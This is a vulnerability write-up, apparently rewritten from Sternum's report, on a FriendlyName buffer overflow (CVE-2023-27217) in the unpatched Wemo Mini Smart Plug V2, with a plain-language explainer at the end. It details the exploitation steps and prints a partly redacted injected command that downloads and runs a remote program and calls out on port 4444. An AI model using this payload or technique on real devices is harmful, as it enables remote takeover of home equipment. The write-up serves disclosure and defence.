‘FriendlyName’ Buffer Overflow Vulnerability in Wemo Smart Plug V2
The Wemo Mini Smart Plug V2 only enforces a 30-character limit on the device name in its mobile app, not in the firmware. An attacker can send a longer name via UPnP, causing a buffer overflow that can be exploited for remote command execution.
 Published on sternumiot.com
Part of our work at Sternum includes constant security research of IoT vulnerabilities to better understand IoT security gaps, boost the security capabilities of our platform and help device manufacturers improve their security postures.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is the Wemo Mini Smart Plug V2 (model F7C063), a consumer device for remote-controlling lights and simple appliances through a mobile app. The app talks to the plug over Wi-Fi, integrates with Alexa, Google Assistant and Apple Home Kit, and offers features such as scheduling. The plug is popular: the report cites 17K reviews and a 4-star rating on Amazon and a 4-star rating from TomsGuide, and estimates that Amazon sales alone run into the hundreds of thousands.

One of the app's options lets the user give the device a name. That name is held in a variable called FriendlyName, and it is the input that matters for everything that follows. The researchers' interest was simple: they had several of these plugs in their lab and at home and wanted to know how safe they were to use.
Setup
The work was done by Sternum as part of its ongoing IoT security research. The tools and preconditions, in the order the report uses them:
- Physical access to the device, enough to open the plastic case.
- An 8-pin SOIC test clip and a device programmer to read the flash chip.
- Binwalk to analyse the dumped firmware.
- A UART connection to the device, with the pinout worked out by hand.
- John the Ripper, tried against the root password hash.
- SSH access to the running system, used to upload GDB and gdbserver.
- pyWeMo, a community-built Python module for discovery and control of WeMo devices over UPnP, used to send names longer than the app allows.
- A gdb script written by the researchers to print the internal state of the heap.
The device runs OpenWRT Linux, kernel 3.18.27, on a MediaTek MT7688AN SoC.
Finding it
Opening the device and reading the firmware
Inside the case there are two boards: a high-voltage board that connects to the power outlet, and a low-voltage board with the SoC, test headers and Wi-Fi modules.


The previous version of the plug ran OpenWRT, so the researchers expected the same here. On the smaller board they found the MediaTek SoC and Winbond 512MB DRAM chips. The MT7688AN has a 580MHz MIPS24KEc CPU and 2.4 GHz Wi-Fi, enough to run a Linux-based OS.
On the other side of the board sits the MXIC MX25L12835F, a 128MB serial flash EEPROM holding the firmware.


They attached an 8-pin SOIC test clip directly to the EEPROM and used a device programmer to extract the firmware.
Running the dump through Binwalk confirmed OpenWRT Linux with kernel 3.18.27:
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC: 0x73B5928B, created: 2022-12-08 13:49:43, image size: 1255269 bytes, Data Address: 0x80000000, Entry Point: 0x80000000, data CRC: 0x98F10FFF, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "MIPS OpenWrt Linux-3.18.27"
64            0x40            LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes, uncompressed size: 3740700 bytes
1572864       0x180000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 3607690 bytes, 672 inodes, blocksize: 262144 bytes, created: 2022-12-08 13:49:40
Strings in the binary blob gave up the UART configuration.


No documentation of the UART or JTAG pinouts existed online, so the researchers probed the test headers while the device booted until they had the pinout.
Getting root
The UART console presented an OpenWRT login prompt, but the root password was unknown and not published. John the Ripper against the hash did not produce a result in a reasonable time. Because they had keyboard and screen access over UART, they booted into recovery mode (single user mode) and changed the root password there, which gave them root on a running system.

With root they could see the running programs, how they work and which ports were open, and they set the root password to gain SSH access. Over SSH they uploaded GDB and gdbserver. Running ps showed a process that immediately stood out: wemoApp, created by Belkin.
The name field
Having used the app, the researchers knew it lets the user name the device. The default name out of the box was "Wemo mini 6E9".

The name field looked interesting, especially because the app imposed guardrails when changing it.

That raised two questions: who enforces the limit, and what happens if the name is longer than 30 characters? To answer them, the researchers connected to the device with pyWeMo over UPnP and set a name longer than 30 characters. It worked. The restriction was enforced only by the app, not by the firmware code. As the report puts it, input validation like this should not be managed just on the surface level.
At this point they learned the name of the variable holding the device name, FriendlyName.

Crashes and heap corruption

The answer to the second question came quickly. Every name longer than 68 bytes, and shorter than about 300 bytes, caused a SIGSEGV crash that sent the device into a boot loop, visible on the UART console.
Further analysis showed that FriendlyName was handled by the wemo_ctrl and wemoApp processes, and that in almost all cases the segmentation faults were in heap-related functions: malloc(), free(), realloc() and so on.
To see what the overflow did to memory, they used names made of repeated character chunks:
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
Tracking those chunks showed the FriendlyName being trimmed to different sizes. In one instance, at an offset of 804 bytes after malloc() in libc (specifically libuClibc-0.9.33.2.so), they found this instruction:
lw $t0, 0xC($a3)
Here $a3 equals 0x66656463, or "cdef" in little-endian, which is letters 3 to 6 of the illegally long FriendlyName. That proved the heap metadata was being corrupted and the corrupted values were used in later heap operations. What it did not yet show was exactly where the corruption happened, or whether and how it could be leveraged.
Exploitation
Step 1: locate the corruption

In one attempt the control flow pivoted to the heap and hit an illegal instruction, and the heap turned out to be executable. On another occasion they saw $pc control from an overflow.
To find the exact point of corruption they wrote a gdb script that printed the internal state of the heap, and searched for the bug like a binary search: set a breakpoint at a suspected location, check the heap for signs of corruption when it hits. Corruption present means it happened earlier; otherwise look further forward.

The image below shows corrupted metadata carrying bytes from the illegal FriendlyName. In the last mchunk, the next pointer spells "cdef" (0x66656463), prev spells "ghij" (0x6a696867), and so on.
Step 2: remove ASLR as a variable
ASLR made the library load at a different address after every crash, which interfered with testing. They disabled it temporarily:
`# echo 0 > /proc/sys/kernel/randomize_va_space`
With ASLR off, the heap SIGSEGV crashes stopped. Passing an 80-character FriendlyName using name[:80] instead produced a crash in the memory stack.


The crash occurred at address 0x6e6d6c6b, which is "klmn" in little-endian, characters [76:80] of the FriendlyName. That gave them predictability and a measure of control over program flow.
Step 3: find the unsafe copy

The crash came from an unsafe call to strcpy() that copied a buffer containing the FriendlyName into the wemoStateUpdate() function in the wemo_ctrl executable. The stack buffer is 0x44 bytes (68 in decimal), which is why names longer than 68 characters crashed.

Immediately after the buffer sits the $s0 register at offset [68:72], then the frame pointer $fp at [72:76], then the return address $ra at [76:80].
$pc was pointing at $ra ("klnm") and there was no stack canary.
One detail matters for the offsets: the destination of strcpy() is not the start of the FriendlyName buffer but 4 bytes after it, because of this opcode:
0x407530: addiu $v1, 4
That is why there are 0x44 bytes before the overflow reaches the saved registers rather than 0x48.
Step 4: choose a target and a technique
The researchers focused on wemo_ctrl because, unlike other libraries, it was consistently loaded at the same address even with ASLR on. They used ROP chains. The idea: repeated attempts, even with ASLR on, will sometimes produce a stack overflow without the heap corruption crashing the process first. wemo_ctrl restarts automatically after every crash, so attempts can be repeated indefinitely. The only cost is a roughly 10-second window after each crash during which the UPnP interface does not respond, which in a real attack would be unnoticeable to the user.
Three limitations shaped the payload:
wemo_ctrlloads in the low range 0x00400000 to 0x00413000. Because the payload is delivered withstrcpy(), the null terminator must be the most significant byte of the return address at the end of the payload. Only one ROP gadget can be used on the current stack, and the whole payload must be 80 bytes or less.- The UPnP library and the XML parser that the input passes through before reaching
wemoStateUpdaterestrict the characters. All bytes from 0x80 and above are rejected, as are some special characters such as&and<. The researchers treated this as unintended, partial input sanitisation. - The single chain runs with very limited register control: only
$s0,$fpor$ra. The stack location is unknown because the overflow happens on a new secondary thread created to handleChangeFriendlyNameUPnP calls. Even with ASLR disabled there are about 8 to 16 possible$spvalues, always some small multiple of 0x200000 apart.
Step 5: build the payload
The payload below calls system() in wemo_ctrl, in a function the researchers named delete_dir():
;wget http://[redacted]:8080/r;chmod +x r;./r [redacted] 4444# XK6w|I6wh:@
The goal was the call to system at 0x403A90 with control over $a0 or $v0, both of which are NULL when returned from wemoStateUpdate.

With the 80-character limit, the highest reachable address is 0x403A7C, so snprintf() has to be called first. Leaving $a0 as NULL is still a problem, because snprintf() would then segfault on its destination buffer argument. The return therefore has to go to an even earlier address, 0x403A68, the latest point at which $a0 can be controlled. There, the format string of snprintf() allows command injection: note the rm -rf %s at address 0x403A78.
The plan was to point $a0 at the FriendlyName payload when snprintf() is called. The payload starts with the injection itself (wget http://192.168.1.52...) and the rest shapes the registers so the sequence happens:
$a3holds the address of theFriendlyName. At 0x403A7C it takes the address from$fpwith an offset of 0x220.$s0is set by the payload to the stack address at the start of theFriendlyName. Saving it into$s0is a byproduct; what matters is that the address lands somewhere on the stack where it can be loaded into$a3at 0x403A7C.$fpis set to 0x220 less than the stack address in$s0, to compensate for the offset at 0x403A7C.$rais set to 0x403A68 to run the injection, which is theh:@at the tail of the payload.
The screenshots below show how it comes together.

The values in $fp and $s0 are a guess at the stack address of the FriendlyName, and in the screenshot the guess was wrong. With ASLR off, reaching the real address needs only minimal trial and error because there are only 8 to 16 options. With ASLR on, the researchers believe brute force is still feasible, since a wrong guess only causes a brief, transparent crash.
Root cause
The FriendlyName is copied with strcpy() into a stack buffer in wemoStateUpdate() in wemo_ctrl, with no bounds check; the destination is 4 bytes after the start of the buffer. The 30-character limit exists only in the mobile app; the firmware accepts longer names over UPnP. Names longer than 68 bytes overflow the buffer and overwrite $s0, $fp and $ra, and there is no stack canary to stop the return-address overwrite. The heap is executable, and heap metadata is corrupted by the same input, which is what produces the crashes in malloc(), free() and realloc().
The UPnP library and XML parser reject bytes from 0x80 upwards and characters such as & and <, which constrains the payload but does not prevent exploitation.
Impact
A name longer than 68 bytes crashes the device into a boot loop. With a crafted payload, the researchers demonstrated command injection through the snprintf() format string, reaching system() in wemo_ctrl. The attack is repeatable because wemo_ctrl restarts after each crash, and a wrong stack guess only causes a brief crash that the user would not notice.
Belkin told the researchers the device is at the end of its life and will not be patched, and the report notes that many of these devices are likely still deployed. MITRE issued CVE-2023-27217. The report adds a note outside the scope of the research: from what the researchers gathered, the vulnerability could be triggered through the Cloud interface, meaning without a direct connection to the device, which would make the Wemo Cloud infrastructure a potential attack vector.
Fix
No fix was issued: Belkin declined to patch the device. The report's recommendations for users are:
- Avoid exposing the Wemo Smart Plug V2 UPnP ports to the internet, either directly or via port forwarding.
- In a sensitive network, segment the plug properly so it cannot communicate with other sensitive devices on the same subnet.
Variants to test
- Send a
FriendlyNamelonger than 30 characters over UPnP with pyWeMo. A positive result is that the device accepts it, showing the limit is client-side only. - Send names longer than 68 bytes and watch the UART console. A positive result is a SIGSEGV and a boot loop.
- Send names made of repeated character chunks and inspect the heap in gdb. A positive result is heap metadata containing those characters, for example a next pointer spelling "cdef".
- Disable ASLR and send an 80-character name. A positive result is a crash at an address spelling characters [76:80] of the name in little-endian.
- Check whether the heap is mapped executable. A positive result is rwxp permissions.
- Look for
strcpy()into fixed-size stack buffers in UPnP handlers, and check for a stack canary. A positive result is a copy with no bounds check and no canary. - Look for
snprintf()format strings containing commands such asrm -rf %sin reachable code. A positive result is a format string that passes user input to a shell.
What happened, in plain words
A security research team at Sternum took apart a popular smart plug, the Wemo Mini Smart Plug V2 (model F7C063), and found a way to make it run commands of their choosing. The plug is a small device you plug into a wall socket so you can switch a lamp or a fan on and off from your phone. The phone app lets you give the plug a name, for example "Wemo mini 6E9". The app refuses names longer than 30 characters, but that rule lives only in the app. The plug itself accepts longer names, and when a name is too long the plug's software copies it into a small fixed-size space in memory without checking the length. That is a buffer overflow: writing more data into a container than it can hold, so the extra data spills over into neighbouring memory. The spill can crash the plug, and with a carefully built name it can also make the plug run a command the attacker chose, such as downloading and starting a program. The researchers reported it to Belkin, the manufacturer, which said the device is at the end of its life and will not be patched. MITRE then issued CVE-2023-27217, an identifier for this specific vulnerability. The report also notes that, from what the researchers gathered, the flaw could be triggered through the Wemo Cloud interface, meaning without a direct connection to the device.
Context
The target is the Wemo Mini Smart Plug V2 (model F7C063), a consumer device for remote-controlling lights and simple appliances through a mobile app. The app talks to the plug over Wi-Fi, integrates with Alexa, Google Assistant and Apple Home Kit, and offers features such as scheduling. The plug is popular: the report cites 17K reviews and a 4-star rating on Amazon and a 4-star rating from TomsGuide, and estimates that Amazon sales alone run into the hundreds of thousands.
One of the app's options lets the user give the device a name. That name is held in a variable called FriendlyName, and it is the input that matters for everything that follows. The researchers' interest was simple: they had several of these plugs in their lab and at home and wanted to know how safe they were to use.
A variable is just a named box in a program that holds a value. FriendlyName is the box that holds whatever name you typed in the app. Everything in this story comes from what happens when that box receives more text than the program expected.
Setup
The work was done by Sternum as part of its ongoing IoT security research. IoT stands for Internet of Things: everyday objects with a small computer and a network connection inside. The tools and preconditions, in the order the report uses them:
- Physical access to the device, enough to open the plastic case. You cannot read a chip's contents over the internet; you need the object in your hands.
- An 8-pin SOIC test clip and a device programmer to read the flash chip. A test clip is a small clamp with metal contacts that grips the legs of a chip so you can talk to it without soldering. A device programmer is a gadget that reads or writes the contents of such chips.
- Binwalk to analyse the dumped firmware. Firmware is the software permanently stored inside a device, the equivalent of the operating system and programs on a phone. Binwalk is a tool that scans a file and reports what is inside it, like a scanner that tells you which packages a sealed box contains.
- A UART connection to the device, with the pinout worked out by hand. UART is a simple serial connection: two wires that carry text back and forth, the way a very basic keyboard and screen would talk to the device. The pinout is which physical contact does what (send, receive, ground).
- John the Ripper, tried against the root password hash. A password hash is a scrambled form of a password stored on the device; John the Ripper is a program that tries many guesses to find the password that produces the same scramble.
- SSH access to the running system, used to upload GDB and gdbserver. SSH is an encrypted remote login, like a secure terminal into another computer. GDB is a debugger, a tool that lets you pause a running program and inspect its memory; gdbserver is the small helper that runs on the device so GDB on your computer can control it.
- pyWeMo, a community-built Python module for discovery and control of WeMo devices over UPnP, used to send names longer than the app allows. UPnP (Universal Plug and Play) is a protocol that lets devices on the same network find and talk to each other automatically, the way a printer appears in your computer's list without configuration. A Python module is a reusable piece of code you can call from your own scripts.
- A gdb script written by the researchers to print the internal state of the heap. The heap is the area of memory a program uses for data it creates while running, as opposed to the stack, which is the area used for short-lived bookkeeping such as function calls and return addresses.
